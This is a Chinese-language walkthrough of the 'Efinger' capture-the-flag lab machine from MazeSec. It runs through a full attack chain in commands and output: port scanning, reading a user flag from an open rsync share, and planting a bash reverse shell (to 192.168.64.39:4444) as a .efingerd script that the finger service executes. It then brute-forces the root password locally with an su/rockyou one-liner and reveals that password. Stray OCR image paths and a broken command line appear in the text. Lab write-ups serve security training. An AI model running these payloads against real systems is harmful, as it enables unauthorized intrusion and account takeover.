Efinger_daochunhan

Efinger

靶机信息

- 靶机名称：Efinger
- 靶机作者：群主
- 靶机类型：Linux
- 来源：MazeSec/QQ公开群 321948805
- 官网：https://maze-sec.com/

user

端口扫描：

```
nmap -p- -Pn --min-rate 2000 192.168.64.82
```

```
daochunhan@astra ~
❯ nmap -p- -Pn --min-rate 2000 192.168.64.82
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 09:16 -0400
Nmap scan report for 192.168.64.82
Host is up (0.00051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
79/tcp  open  finger
873/tcp open  rsync
MAC Address: 52:54:00:EF:27:09 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.70 seconds
```

```
22/tcp  open  ssh
79/tcp  open  finger
873/tcp open  rsync
```

873/tcp 是 rsync 守护进程，先查看公开模块：

```
rsync rsync://192.168.64.82/
```

```
daochunhan@astra ~
❯ rsync rsync://192.168.64.82/
data                erina's data
daochunhan@astra ~
```


```
data            erina's data
```

下载 `data` 模块：

```
mkdir data
rsync -av rsync://192.168.64.82/data/ data/
cat data/user.txt
```

```
daochunhan@astra ~
❯ mkdir data
daochunhan@astra ~
❯ rsync -av rsync://192.168.64.82/data/ data/
receiving incremental file list
./
.bash_logout
.bashrc
.profile
user.txt
.ssh/
.ssh/authorized_keys
.ssh/authorized_keys2

sent 153 bytes  received 5,915 bytes  12,136.00 bytes/sec
total size is 5,391  speedup is 0.89
daochunhan@astra ~
❯ cat data/user.txt
flag{user-7324ec45363c04dd125cad4a2d4dd622}
```



模块中同时存在 `.ssh/authorized_keys`，先尝试追加公钥登录。rsync 可以创建新文件，但覆盖原有 key 会失败：

```
rsync -av .ssh/authorized_keys
rsync://192.168.64.82/data/.ssh/authorized_keys
```

```
daochunhan@astra ~
❯ rsync -av .ssh/authorized_keys rsync://192.168.64.82/data/.ssh/authorized_keys
sending incremental file list
authorized_keys
rsync: [receiver] rename "/.ssh/.authorized_keys.xe4KAI" (in data) -> "authorized_keys": Operation not permitted (1)

sent 223 bytes  received 162 bytes  770.00 bytes/sec
total size is 97  speedup is 0.25
rsync error: some files/attrs were not transferred (see previous errors) (code 23) at main.c(1356) [sender=3.4.4]
daochunhan@astra ~
```

`79/tcp` 是 efingerd，用于查询系统用户在线状态、登录时间等信息。查询用户时，服务会执行该用户家目录下的 `.efingerd` 脚本，因此把反弹脚本上传到 `data` 模块根目录：

```
cat > .efingerd <<'EOF'
#!/bin/sh
nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1'
>/dev/null 2>&1 &
EOF

chmod +x .efingerd
rsync -av .efingerd rsync://192.168.64.82/data/
```

```
daochunhan@astra ~
❯ cat > .efingerd <<'EOF'
#!/bin/sh
nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 &
EOF
daochunhan@astra ~
❯ chmod +x .efingerd
daochunhan@astra ~
❯ rsync -av .efingerd rsync://192.168.64.82/data/
sending incremental file list
.efingerd

sent 220 bytes  received 41 bytes  522.00 bytes/sec
total size is 100  speedup is 0.38
daochunhan@astra ~
```

```
nc -lvnp 4444 # Kali 侧监听
```

查询 `ftpuser` 触发脚本：

```
printf 'ftpuser\r\n' | nc -nv 192.168.64.82 79
```

```
daochunhan@astra wordlists
❯ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.64.82 47100
bash: cannot set terminal process group (886): Inappropriate ioctl for device
bash: no job control in this shell
efingerd@Efinger:/$ id
id
uid=101(efingerd) gid=65534(nogroup) groups=65534(nogroup)
efingerd@Efinger:/$
```

root

本地枚举没有发现可直接利用的提权点，继续查看 SSH 的 root 登录策略：

```
cd /etc/ssh/sshd_config.d/
cat 99-root-no-password.conf
```

```
efingerd@Efinger:/$ cd /etc/ssh/sshd_config.d/
efingerd@Efinger:/etc/ssh/sshd_config.d$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Sep 27 07:57 .
drwxr-xr-x 4 root root 4096 Jun  3 05:48 ..
-rw-r--r-- 1 root root   84 Sep 27 07:57 99-root-no-password.conf
efingerd@Efinger:/etc/ssh/sshd_config.d$ cat 99-root-no-password.conf
# root 仅允许公钥认证，禁止密码登录
PermitRootLogin prohibit-password
efingerd@Efinger:/etc/ssh/sshd_config.d$
```

配置禁止 root 通过 SSH 密码登录，外部 SSH 爆破无效。拿到当前 shell 后，改用本地 `su` 验证 root 口令，传入 `rockyou` 字典：

```
cd /tmp
wget http://192.168.64.39:8000/rockyou.txt.gz
```

```
efingerd@Efinger:/etc/efingerd$ cd /tmp
efingerd@Efinger:/tmp$ wget http://192.168.64.39:8000/rockyou.txt.gz
--2026-09-27 12:19:03--  http://192.168.64.39:8000/rockyou.txt.gz
Connecting to 192.168.64.39:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53357329 (51M) [application/gzip]
Saving to: 'rockyou.txt.gz'

rockyou.txt.gz              100%[=====================================================>]  50.88M  75.4MB/s    in 0.7s


2026-09-27 12:19:03 (75.4 MB/s) - 'rockyou.txt.gz' saved [53357329/53357329]

efingerd@Efinger:/tmp$
```

```
gzip -dk /tmp/rockyou.txt.gz

head -n 1000 rockyou.txt | xargs -d '\n' -n1 -P 32 sh -c 'printf "%s\n" "$1"
```

```
 | setsid -w su root -c id 2>/dev/null | grep -q "uid=0" && echo "[+] root
password: $1"' _
```




```
su root # Password: welcome
```

